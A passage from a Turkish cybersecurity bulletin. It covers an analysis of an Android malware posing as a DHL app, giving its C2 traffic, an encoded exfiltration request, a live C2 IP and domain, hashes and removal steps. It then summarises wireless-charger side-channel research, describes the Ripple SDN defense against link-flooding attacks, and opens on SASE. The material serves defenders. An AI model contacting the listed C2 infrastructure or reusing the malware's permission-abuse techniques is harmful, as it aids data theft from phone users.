
Uygulama, kullanıcı tarafından başlatıldıktan sonra ondan erişilebilirlik servisleri ve bildirimlere erişim yetkisi talep etmektedir. Uygulamanın çalışabilmesi için bunun gerekli olduğu belirtilerek kullanıcının el ile bu yetkileri vermesi sağlanmaya çalışılmaktadır. Kullanıcı bu yetkileri verirse uygulamanın zararlı faaliyetlerini gerçekleştirmesinin önünde bir engel kalmamış olur. Bu noktadan sonra uygulama kullanıcının ekrandan yaptığı gibi işlemler gerçekleştirebilmektedir. Erişilebilirlik ve bildirim yetkilerini aldıktan sonra uygulama kendisine gereken izinleri talep etmekte ve gelen bildirimden bu talebi onaylamaktadır. Yani zararlı faaliyetleri için gerekli olan izinleri kendi kendisine vermektedir.




Şekil 10: Erişilebilirlik yetkisi istenen ekran.



Şekil 11: Uygulamanın erişilebilirlik yetkisi ile neler gerçekleştirebileceği bilgisi.



Şekil 12: Bildirim yetkisi istenen ekran.



Şekil 13: Bildirim yetkisi ile uygulamanın neler gerçekleştirebileceği bilgisi.

Zararlı, komuta kontrol sunucusuyla HTTP üzerinden haberleşmektedir. Protokol olarak her ne kadar şifreli haberleşme olmasa da komuta kontrol sunucusu ve zararlı arasındaki mesajlar kodlanmış olarak iletilmektedir.

```
23408 398.298850   192.168.232.2   175.120.254.9   HTTP   662 POST /p.php HTTP/1.1  (application/x-www-form-urlencoded)
23412 398.564556   192.168.232.2   175.120.254.9   HTTP   738 POST /p.php HTTP/1.1  (application/x-www-form-urlencoded)
23418 399.111008   175.120.254.9   192.168.232.2   HTTP    56 HTTP/1.1 200 OK  (text/html)
23423 399.405559   175.120.254.9   192.168.232.2   HTTP    56 HTTP/1.1 200 OK  (text/html)
23436 401.002267   192.168.232.2   175.120.254.9   HTTP   155 POST /p.php HTTP/1.1  (application/x-www-form-urlencoded)
23441 402.102858   175.120.254.9   192.168.232.2   HTTP    56 HTTP/1.1 200 OK  (text/html)
23452 402.271366   192.168.232.2   175.120.254.9   HTTP   155 POST /p.php HTTP/1.1  (application/x-www-form-urlencoded)
23456 403.302856   175.120.254.9   192.168.232.2   HTTP    56 HTTP/1.1 200 OK  (text/html)
```

Şekil 14: Zararlı ile komuta kontrol sunucusu arasındaki trafik kaydı.

```
POST /p.php HTTP/1.1
Host: srloxfsjytwetvf.ru
Connection: close
Content-Length: 358
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; sdk_google_phone_armv7 Build/NYC)
Accept-Encoding: gzip

dSBFXxnAat7h/b0Wc9aHwerRloIHgMSkcSo8C+jnGlZ7lPoVJ3oWcbXuJFLJLA1cGIxY9HQzWO/
4MMIhJq6dIV8n5U1uW6lK0yrfTBATaSPii8Arz6Zk2oJJu/0WDOCc76ZS8RUvKX5ysBvuyedgDPutBq/w4b/
LiDrszbgsdxG2yTCANpTHYHLgcKj4YXH2k2Vyiqq1tG/
G+K13LJwj8sg6Und4C1cWVwvZcz7Tu8Hta6yutjInLvhlzHznX1YxC70G9UZUqDLwPwIefpiCMO9Ayo+Pa9b+f9a7io92e7icj
CZRWWTY7JQAoQXghxbhTTgb2vE8GA9je8LJgo9dwg==
nhnGlUom3tg=HTTP/1.1 200 OK
Server: nginx
Date: Wed, 22 Sep 2021 22:03:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.23

i2Ok8l5Tv60JxHviIxaXh02H7nFAoXhUcXG9Aa7FiD+0fU+pGMk93GbGKDM84JHjAbUuNTNp
```

Şekil 15: Zararlı ile komuta kontrol sunucu arasındaki haberleşme örneği.

IoC

Dosya Adı	DHL98.apk
MD5	6a7e746ade78143f4ca2a7a4ce33f250
SHA1	452abfbc77dc37780b571d0ce4f623ac960d89ff
SHA256	34d3338408dfd8244ba7ee655f558f0e-06e0982cb76584f88707f6d0bdcf6a2c
Dosya Boyutu	2.65 MB (2778048 byte)
Paket Adı	com.dailyyoga.cn
IP	175.120.254.9
url	srloxfsjytwetvf.ru

Nasıl Silinir

Zararlıya verilmiş olan yetkiler geri alınmaya çalışıldığında veya zararlı silinmeye çalışıldığında, zararlı almış olduğu yetki ve izinler yardımıyla bu işlemleri engelleyebilmektedir.

Zararlıyı silmek için kullanılabilecek olan yöntemlerden biri cihazı güvenli modda başlatmaktır. Zararlıdan etkilenmiş olan cihaz güvenli modda başlatılır. Zararlı uygulama etkin olmayacağından silinme işlemini engelleyemez ve zararlı silinebilir.

Zararlıyı silmek için kullanılabilecek bir başka yöntem ise Andrpid Debug Bridge'dir (ADB). Zararlıdan etkilenmiş olan cihaza ADB yardımıyla bağlanılır. Çalışan zararlı uygulama ADB komutlarıyla durdurulup silinir. Cihaza ADB ile bağlanabilmek için geliştirici seçeneklerinin aktif olması gerekmektedir.

Zararlıyı silmek için cihazı fabrika ayarlarına döndürmek de seçeneklerden biridir. Veri kaybı endişesi yoksa cihaz fabrika ayarlarına döndürülerek zararlı silinebilir.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

3. Kablosuz Şarj İstasyonu Saldırısı

Cornell Üniversitesinde gerçekleştirilen bir çalışmada günümüzde kullanılan kablosuz şarj birimlerinin yan-kanal saldırıları karşısındaki zafiyetleri incelenmiştir. İnceleme, kablosuz şarj birimlerinin anlık kullanım sırasında kullanıcının özel verilerinin dışarıya sızdırılmasına olanak sağladığını göstermiştir. Yapılan çalışmada internet sayfalarının parmak izlerini tanıma saldırısı olarak tanımlanabilecek bir yöntemle hem iOS hem de Android cihazlardan veri sızdırılabildiği gösterilmiştir. iPhone 11 üzerindeki çalışmalarda yüzde 87 oranında bir başarı yakalanırken, Google Pixel 4 üzerinde çalışmalarda ise yüzde 95 seviyelerine ulaşılabilmiştir. Bu oranlara bakıldığında kablosuz şarj birimleri üzerinden gerçekleştirilen bu saldırının tehdit seviyesinin yüksek olduğu söylenebilir. Çünkü bu saldırı için kullanıcı izni veya etkileşimine ihtiyaç yoktur, cihazın kablosuz şarj biriminin etki alanı içinde olması yeterlidir.

Akıllı telefon kullanımı dünya çapında giderek yaygınlaşmaktadır. PEW araştırma merkezi Amerikalıların yüzde 81'inin akıllı telefon kullandığını belirtmektedir[2]. Ayrıca şarj istasyonu üreticisi Veloxity'nin pazar araştırmalarında insanların telefonlarını günde 1,6 ile 2,7 kez şarj ettiği ortaya çıkmıştır[3]. Kablolu şarj birimleri şu anda daha yaygın olmakla birlikte, kablosuz şarj aletlerinin pazar payı sürekli genişlemektedir. BIS araştırma raporunda yer alan verilere göre küresel kablosuz şarj çözümlerinin pazar payı 2023'te 20,97 milyar doların üzerinde olacaktır[4].

Yapılan çalışmada kablosuz şarj birimi üzerinde yapılacak yan-kanal saldırısı için osiloskop gibi pahalı ve hantal ölçüm cihazlarına gerek kalmadığı, küçük bir mikro denetleyiciyle güç izlemesinin yeterli olacağı gösterilmiştir. Akıllı telefon sahibi, halka açık bir kablosuz şarj istasyonunu kullandığında genellikle şarj biriminin devrelerine erişemez, dolayısıyla saldırganın yapıyı değiştirdiğinin farkına varmaz. Günümüz akıllı telefonlarında pilin doluluk seviyesi yan-kanal saldırısının başarı oranı üzerinde oldukça belirleyici bir etkiye sahiptir. Pil doluluk seviyesi artıkça cihaz tarafından tüketilen güç doğrudan şarj ünitesi üzerinden karşılanmakta, bu da cihaz üzerindeki aktivitelerin ifşa edilmesini kolaylaştırmaktadır. Pilin doluluk oranı düştükçe şarj istasyonundan alınan enerji çoğunlukla pili doldurmak için kullanılacağından kullanıcı aktivitelerinin ayırt edilmesi zorlaşmaktadır. Çalışmanın sonuçlarına göre yüzde 80 üzeri doluluk oranlarında akıllı telefonların yan-kanal saldırısına daha açık oldukları saptanmıştır. Kullanıcıların telefonlarının pilleri nispeten dolu olduğunda kablosuz şarj birimlerini kullanmaya daha yatkın oldukları belirtilmektedir.

Kablosuz Şarj ve Qi Standardı

Kablosuz güç aktarımı için açık arabirim standardı Qi'yi kullanmak akıllı cihazları kablosuz şarj etmede yaygın bir yöntemdir. Qi, alıcı ile verici arasında güç ve bilgi alışverişine izin vermek için gerekli olan işlevsel ve fiziksel özellikleri tanımlayan ve Kablosuz Güç Konsorsiyumu tarafından geliştirilmiş bir standarttır. Gücü bir vericiden alıcıya kablosuz olarak aktarmak için endüktif şarj kullanılır. Verici (birincil bobin) üzerindeki bir endüksiyon bobini, alıcı üzerindeki başka bir bobine (ikincil bobin) fiziksel olarak çift oluşturacak şekilde yaklaştırılır. Verici daha sonra Faraday'ın indüksiyon yasasına göre alıcı bobinde bir şarj indükleyen bobini boyunca alternatif akım oluşumuna neden olur.

Pil Şarj Döngüsü

Çoğu akıllı telefon lityum iyon (Li-ion) pil kullanır. Bu piller farklı şarj aşamalarına sahiptir[5]. Sabit akım olarak bilinen ilk aşamada pile maksimum akımı sağlamayı ve

voltajını sürekli olarak artırmayı içerir. Pilin voltaj değeri yaklaşık 4,2 V'a ulaştığında sabit voltaj aşaması olarak bilinen ikinci aşama başlar. Bu aşamada pilin mevcut voltaj seviyesini korumak için sağlanan akım düşürülür. Pilin şarj durumu yüzde 100'e ulaştıktan sonra hâlâ şarj oluyorsa, şarj birimi pili boşaltan herhangi bir durumu telafi etmek ve şarj durumunu tekrar yüzde 100'e döndürmek için bir tam şarj sağlar. Şarj aşamalarının bir sonucu olarak, telefonun çektiği akım miktarı, cihazın ne kadar güç tükettiğinden bağımsız olarak büyük ölçüde pilin şarj durumuna bağlıdır. Telefonun pili, sabit akım aşamasına karşılık gelen düşük şarj durumundayken, telefonun tükettiği güç miktarı, genel akım çekişini önemli ölçüde etkilemez. Bunun nedeni, telefonun pilden güç tüketmesidir ve pil, uygulanacak sabit voltaj eşiğinin altında kaldığı sürece, pili şarj etmek için aynı miktarda maksimum akım iletilecektir. Öte yandan akıllı telefonun pili sabit voltaj aşamasındayken, telefonun güç tüketimi pilin voltajını etkileyecek ve istenilen voltajı korumak için akım değişecektir. Telefonun pili tamamen şarj olduğunda, pilden çekilen güç miktarı, şarjını tamamlamak için sağlanan akım miktarının doğrudan bir yansımasıdır.

Güç Tabanlı Yan-Kanal Saldırısı

Yan-kanal saldırıları fiziksel davranışlardaki istenmeyen çıktıların gözlem ve analiziyle hassas bilgileri elde etme yöntemidir. Bir yan-kanal saldırısından sızan bilgiler tamamen donanım üzerinde meydana gelen hesaplamaların bir yan ürünüdür ve herhangi bir yazılımın güvenlik açığı değildir. Güç yan-kanalı saldırıları ise bilgi çıkarmak için bir cihazdaki elektriksel aktivitenin güç izlerini analiz eden belirli bir yan-kanal saldırısı türüdür [6]. Basit güç analizi, doğrudan bağlı olunan cihazın güç tüketim profillerini belirleyerek bu güç izinden gizli bir değer çıkaran güç yan-kanal saldırısı yöntemidir. Bu güç izlerindeki gürültüyü filtrelemek için frekans filtreleri ve ortalama alma işlevleri uygulanabilir [7].

Saldırı Yöntemi

Şekil 16'da güç yan-kanal saldırı modeli gösterilmektedir. Bu saldırı türünde saldırgan kablosuz şarj istasyonundan telefona aktarılan güç miktarını kaydedip gözlemlediği

Şekil 16: Güç tabanlı yan-kanal saldırısı modeli.

varsayılmaktadır. Saldırganın buradaki birincil önceliği cihaz tarafından belirli aktiviteler gerçekleştirilirken bu aktivitelerin sebep olduğu güç tüketim farklılıklarını yakalamak alacaktır.

Kablosuz şarj herhangi bir kullanıcı izni veya kullanıcıdan alınacak bir başlatma aktivasyonu gerektirmez ve mobil cihaz ile verici Qi standardını takip ediyorsa ve menzil içindeyse (4 cm) hemen başlar. Telefonun şarj istasyonuna takılı olmasına gerek yoktur. Ayrıca hedef cihazın herhangi bir kötü amaçlı yazılıma sahip olmasına gerek olmadığı gibi bu tehdit modeli herhangi bir yazılım güvenlik açığına da bağlı değildir. Ek olarak bu tür bir saldırı, hedef cihazın veya pilin herhangi bir fiziksel müdahaleye maruz kalmasını da gerektirmez.

Araştırmacılar deneylerinde kurbanın telefonunu şarj ederken mobil tarama uygulamasına yüklenen web sayfalarını tanımlamak için toplanan güç verilerini kullanmaya çalışmışlardır. Daha önce kablolu şarj yöntemleri üzerinde gerçekleştirilen güç tabanlı yan-kanal saldırılarında gözlemlendiği gibi telefon üzerinden bir internet sayfasına bağlanmak telefonun güç tüketiminde oldukça belirgin anomalilere sebebiyet vermektedir. Telefonun pilinin doluluk oranı yüzde 100'e yakın olduğu durumlarda kablosuz şarj vericisine iletilen güç, telefonda üzerinde çalışan uygulamadan kaynaklanan enerji dalgalanmasıyla doğru orantılı olmaktadır. Araştırmacılar da daha önceden ele geçirilmiş olan kablosuz şarj istasyonu üzerinden bu dalgalanmayı yakalayarak analiz etme fırsatına sahiptir. Araştırmacılar telefonlar üzerinden bir dizi internet sayfasına erişim sağlarken elde ettikleri güç tüketim değerleri üzerinden eğittikleri yapay zekâ modelleriyle iPhone 11 ve Google Pixel 4 akıllı telefonları üzerinde kullanıcıların mahrem olarak ziyaret ettikleri internet sayfalarına ulaşmayı başarmışlardır.

Önceden eğitilmiş modellerle yapılan saldırılarda iPhone 11 için 2,5 ile 6 saniye arasında değişen sürelerde güç tüketimi gözlendikten sonra yüzde 87 oranında doğruluk payıyla kullanıcı tarafından hangi sitelerin ziyaret edildiği tahmin edilebilmektedir. Google Pixel 4 içinse yine aynı miktarda güç tüketimi gözlemlendikten sonra yüzde 91,5 oranında doğrulukla tahmin yapılabilmiştir.

Araştırmacılar bir kavram ispatı olarak gerçekleştirdikleri deneye ek olarak kablosuz şarj kullanan bir akıllı telefondan güç tüketimini etkileyebilen diğer birçok bilgi ve aktivite türünü sızdırma potansiyelinin söz konusu olduğunu belirtiyorlar. Örneğin yakın tarihli bir çalışmada kablolu şarj üzerinden akıllı telefonun ekranındaki bilgilerin sızdırılabildiğini hatırlatıyorlar. Buna da ek olarak kablosuz şarj birimlerini bilgi sızdırma dışında telefonlara yüksek akım verme veya pil ömrünü kısaltmak için tekrarlayan bir şekilde şarj/deşarj döngüleri gerçekleştirmede kullanılabileceğini de vurguluyorlar.


Son olarak araştırmacılar kablosuz şarj yoluyla sızdırılan bilgi miktarını daha da azaltmak için, pili daha az

güvenilir yerlerde tam şarj etmekten kaçınacak şarj algoritmalarının geliştirilebileceğini belirtiyorlar. Hâlihazırda, iOS 13 veya sonraki sürümlerini çalıştıran iPhone'larda kullanılan "Optimize Pil Şarj" opsiyonu buna güzel bir örnek oluşturmaktadır.

4. Ripple: Dinamik Saldırganlara Karşı Programlanabilir Savunma Mekanizması

DDoS saldırıları her zaman önemli bir tehdit olmuştur, ancak son zamanlarda saldırganlar bu saldırıları daha ileri bir seviyeye taşımıştır. Bağlantı taşması saldırısında (link-flooding attack, LFA) saldırgan, herhangi bir saldırı trafiği oluşturmadan bir uç ağı internetten koparabilmektedir. LFA gerçekleştiren saldırgan, kurbanın uç nokta ağ bağlantılarını belirler ve bu bağlantıları tıkamak için saldırı trafiğini düzenler. Saldırının düzenlendiği hedeflerin ağ bağlantılarında ciddi performans düşüşleri veya ağ üzerinde tamamen kesinti yaşanabilir. LFA'dan kaçınmak için geleneksel uç nokta tabanlı DDoS korumaları yetersiz kalmaktadır, çünkü bu saldırıda saldırı trafiği uç nokta hedeflere ulaşmak zorunda değildir. O yüzden savunmanın ağ çekirdeğine konuşlandırılması gerekmektedir. Hacimsel (yüklü) bir saldırı olan DDoS tespiti sırasında kullanılan eşik değeri tanımlamaları, LFA tespiti sırasında pek sonuç vermez çünkü LFA düşük trafik akışlarıyla yapılabilmektedir. LFA saldırılarını önlemek için DDoS önleme sırasında kullanılan zararlı trafiğin sınıflandırılması yöntemini uygulamak da zordur çünkü gelişmiş saldırılar, normal trafikten ayırt edilemeyen düzgün trafik akışlarıyla gerçekleştirilir.

Bu çalışmada, yazılım tanımlı ağlar (SDN) üzerinde gerçekleştirilen bağlantı taşması saldırılarının tespit ve savunmasında kullanılan Ripple programı anlatılacaktır. Savunma algoritmaları, merkezi bir kontrolör içinde yazılım uygulamaları olarak çalışır. SDN switch'leri kablolu olarak paket iletimi yapmasına rağmen, savunmada kullanılan yazılım uygulamaları bu switch'lerden gelen mesajları runtime'da alabilir. Bu sayede yeni bir savunma topolojisi oluşturur ve ihtiyaç duyulduğunda yeni savunma kararları hesaplar. Bu feedback döngüsü kablolu



Şekil 17: Bağlantı taşması saldırıları, hedef kurbanın bağlantısını kesmek için ağ bağlantılarını tıkar.

switch'lerin kontrolörlerle birlikte dinamik olarak çalışmasını sağlar. Switch'ler; tespit, sınıflandırma ve azaltmayı sağlayan yazılım uygulamalarına trafik örneklerini veya istatistikleri gönderir. Daha sonra savunma kararları, bağlantı taşması savunması için her bir switch'e yerleştirilir.

Şekil 17 bağlantı taşması saldırılarının anahtar mekanizmasını gösteriyor. Saldırgan, çok sayıda botnet'i kontrol ederek traceroute vb. komutlar yardımıyla yeni bir bağlantı topolojisi inşa eder. Sonrasında saldırgan kurbanın hedef adreslerindeki birçok trafiği taşıyan kritik bağlantıları belirleyerek kendi senaryosuna göre tanımlar. Devamında botnet'lerini kullanarak bu kritik bağlantılarda bir tıkanıklık oluşturur ve kurbanın ağ performansına zarar verir[8].

Teknoloji Harikası SDN

Güvenlik camiası son günlerde yaptığı yeni geliştirmelerde OpenFlow SDN konusuna odaklanıyor. Geleneksel ağ yaklaşımlarından farklı olarak, host görevi gören merkezi bir kontrolör tarafından yönetilen SDN mimarisi sayesinde, OpenFlow protokolünü kullanan switch'lerden trafik örnekleri ve istatistikler edinilebilir. Bu tür programlanabilir switch'lerin yönetimi çok daha kolaydır. SDN mimarisi veri düzlemi, kontrol düzlemi ve uygulama düzlemi olmak üzere üç düzlem üzerine kurulmuştur.

Programlanabilir Veri Düzlemi


Ripple, geliştirilmekte olan SDN mimarisinin veri düzlemini kullanmaktadır. SDN'de kullanılan switch'ler, P4 programlama dilini kullanarak esnek paket işlemeyi sağlayan, programlanabilen ve yeniden konfigüre edilebilen veri düzlemine sahiptir. Bir P4 programı, switch pipeline'ını yeni protokoller, başlık türleri ve işleme mantığıyla özelleştirebilir kısacası programlayabilir. Ripple'ın amacı, veri düzleminin bu esnekliği sayesinde, switch donanımında doğrudan programlanarak çalışabilen savunma ilkeleri geliştirmektir. Programlanabilir switch'ler nanosaniyelik ek gecikmelerle her bir paketi inceleyebilir.

Merkezi Olmayan Savunma

Ham donanım hızı tek başına dinamik saldırıları azaltmak için yeterli değildir. Bunun nedeni, bağlantı taşması savunmasının tüm ağa yönelik bir bakış gerektirmesidir. Yani switch'ler arasında yayılan ve zaman içinde değişen saldırı dalgalarının; konumlarının ve türlerinin tam olarak tanımlanması gerekmektedir. Ripple, savunma panoramasını tam olarak yakalamak için saldırı dalgalarının gerçek zamanlı görünümünü ve ağ üzerinde nasıl yayıldığını yakalamaktadır. Ripple derleyicisi, savunma programlarını her switch üzerinde otomatik oluşturur ve hızlı değişen saldırılara karşı önlem almış olur.

Panoramik Savunmanın Programlanması

Ripple, savunma panoraması adı verdiği yeni bir soyutlama mekanizması sunmaktadır. Bu mekanizmayla farklı sinyal tipleri tanımlayarak bağlantı taşma savunmalarını bu sinyallerle ilişkilendirir.



Şekil 18: Ripple ağ bileşenlerinin savunma kurallarını kolayca programlamaları için savunma panoraması sağlar.

Şekil 18'de Ripple'ın panoramik yaklaşımı görülüyor. Panorama, oluşturduğu savunma ilkelerini kullanarak yerel switch trafiğinden ağ çapında tehdit sinyallerini ayıklar ve genel savunma görünümünü karmaşıklaştırmaması için gereksiz sinyalleri soyutlar. Daha somut olarak, Ripple tüm ağın panoramik anlık görüntüsünü yakalar ve saldırı sinyallerini toplar. Bu topladığı sinyaller sayesinde kullanıcıların doğrudan p4 seviyesindeki geçiş programlarını düşünmesine gerek kalmadan, yalnızca panoramik görünüme karşı programlama yapmalarına olanak tanımış olur. Aşağıdaki alt başlıklarda SDN temelli savunma yöntemleri ve Ripple'ın bu yöntemleri ne şekilde kullandığı anlatılacaktır.

Crossfire Savunması

Ripple, oluşturduğu panoramik görüntüyü kullanarak Crossfire savunmasını destekler. Bu savunma; tespit, sınıflandırma ve azaltma metodolojileri olmak üzere üç ana prensip üzerinden ilerler. Tespit ilkesi, ağın herhangi bir noktasında önemli bir tıkanıklık olup olmadığını kontrol eder. Bağlantı kullanımı yüzde 80'i aştığında tıkanıklık uyarısı verir. Bu kontrolü 100 milisaniyelik aralıklarla çalışan ve "victimLks" adı verilen panoramik değişkeni doldurarak sağlar.

```
1  victimLks = panorama(100ms)
2  .map(link, ld, f_load)
3  .filter(ld > 80)
```

Yukarıdaki kod parçasında 2. satırda kullanılan "map" metodu, sanal başlık alanı olan link değişkenini mevcut bağlantı yüküyle eşleştirir. Burada bağlantı yükü hesaplaması, derleyici tarafından genişletilecek olan ve p4 programında tanımlı "f_load" fonksiyonunu kullanır. Bu sayede bağlantıdaki trafik oranı hesaplanır. 3. satır, yeni oluşturulan sanal başlığı ("ld değişkeni"), eşik değere göre kontrol ederek filtreleme uygulanıp uygulanmayacağını belirler.

Crossfire akışları düşük hızlı http istekleridir. Bu savunma yaklaşımında sınıflandırıcıların pozitif/negatif sonuçlarla sonuçlanması muhtemel olduğu göz önünde bulundurulmalıdır. Sınıflandırıcının nasıl oluşturulması gerektiğine dair örnek bir kod parçası aşağıda resmedilmiştir:

```
1  suspicious = panorama(100ms)
2  .filter(victimLks.sz > 3)
3  .reduce([sip,dip,sport,dport], flowsz, f_sum(sz))
4  .filter(flowsz < 1KB)
5  .distinct([sip,dip,sport,dport])
6  .map([sip,dip,sport,dport], one, f_id)
7  .reduce([sip, dip], cnt, f_sum(one))
8  .filter(cnt > 1000)
```

Satır 2, önemli bir tıkanıklık oluşması durumunda sınıflandırmanın tetikleneceği zamanı belirler. Bu limit üçten fazla bağlantının tıkanmasıyla tetiklenir. Satır 3 ve 4, düşük hızlı akışları seçmek için kullanılmıştır. Satır 5 ve 7, kaynak ve hedef IP adres çiftleri için farklı akışların sayısını hesaplar. Satır 8, 1.000'in üzerinde akışa sahip IP adres çiftini seçer ve seçilen başlıkları panoramik değişken olan "suspicious" değişkenine yerleştirir. Satır 6'da bulunan map operatörü, sabit değerli bir sanal başlık üreten "f_id" değerini çağırmak için kullanılmıştır.

Coremelt Savunması

Coremelt saldırısı, ağ bağlantısını devre dışı bırakmak için ağda konuşlandırılmış botnetler arasında yoğun trafik akışı oluşturmaya dayalı bir saldırıdır. Yani doğrudan kurban makinasına yapılmayan, bağlantıları devre dışı bırakmak amacıyla yapılan saldırılardır. Bu saldırıda, botnetlerin sayısı arttıkça aralarındaki bağlantı sayısı üslü olarak artacağından ağ çekirdeğinde çok önemli tıkanıklıklara sebep olmaktadır. Bu bölümde Coremelt saldırı akışlarına karşı, Ripple'ın uyguladığı savunma mekanizması anlatılacaktır.

```
1  suspicious = panorama(100ms)
2  .filter(victimLks.sz > 3)
3  .reduce([sip], flowsz, f_sum(sz))
4  .filter(flowsz > 100MB)
```

Satır 2, yukarıdaki kod örneklerinde de anlatıldığı gibi tıkanık bağlantı sayısını kontrol etmektedir. Satır 3, her bir kaynak IP'si için trafik hacmini hesaplamakta, satır 4 ise yüksek trafik hacmi olan bağlantıları seçmektedir.

```
1  mitigation = panorama(100ms)
2. when([sip] in suspicious, fwd=f_drop)
```

Yukarıdaki kod parçasında görüldüğü gibi "suspicious" değişkeni kontrol edilerek, bağlantı üzerinde yoğun trafik gerçekleştiğinde buna sebep olan paketler kaldırılarak tıkanıklığın önüne geçilir.

Sonuç


Bu çalışmada, programlanabilir switch'ler kullanarak dinamik bağlantı taşması (LFA) saldırılarına karşı merkezi olmayan bir savunma mekanizması Ripple anlatılmıştır. Ripple, kendi tanımladığı savunma panoramasını belirten bir dille yazılmıştır. Derleyicisi sayesinde ağ trafiğinden saldırı sinyallerini toplayabilir ve p4 ile yazılan lokal switch üzerinde kullanılabilen programlar oluşturabilir. Bu tür özellikleriyle düşünüldüğünde Ripple'ın, diğer SDN savunma mekanizmalarına göre dinamik saldırılar için önemli ölçüde daha iyi performans gösterdiği gözlemlenmektedir.

5. SASE – Secure Access Service Edge

SASE uzaktan erişim tekniklerinin getirdiği güvenlik tehditlerini ortadan kaldırmak için geliştirilen, bulut tabanlı güvenlik servislerine dayalı bir yapılanmadır. 2019 yılından beri Gartner tarafından bir teknoloji kategorisi olarak incelenmektedir. Aslında tam olarak ağ güvenlik hizmetinin (Network Security As A Service) bulut sağlayıcılarından temin edilmesi olarak tanımlanabilir.

Bu hizmeti AWS, Azure, Google gibi günümüzün bilinen bulut servis sağlayıcılarındaki SASE üreticilerinden temin etmek mümkündür. Aşağıdaki şekilde de görüleceği üzere, SASE geniş alan ağı üzerinden yapılan bağlantıların ağ servislerinin yanı sıra bu ağ servisleri üzerindeki güvenlik katmanını da kapsamaktadır.

Şekil 19'da görülen Network kısmındaki ağ iletişim fonksiyonları birçok üretici tarafından sağlanmaktadır (Vmware, Cisco, Versa, Citrix, FortiNet vb.). Güvenlik duvarları, yönlendiriciler, SD-WAN cihazları ile iletişim gereksinimleri rahatlıkla karşılanabilmektedir. Fakat bazı güvenlik risklerinden dolayı uzak ofislerin veri merkezlerine bağlantılar çoğu zaman yüksek maliyetli kapalı



Şekil 19: SASE kapsamı.

devre hatlar üzerinden sağlanmaktadır.

Veri merkezlerinde hizmet veren servisler internet erişimine açılmak zorundadır. Ama tüm dünyaya açılan servisler daha yoğun olarak saldırılara hedef olacaktır. O nedenle güvenlik çok daha önem kazanmaktadır. Güvenlik duvarları, saldırı tespit ve engelleme sistemleri, isim çözme sistemlerinin güvenliği, VPN, WAF ve benzeri birçok ürün kullanılmaktadır.

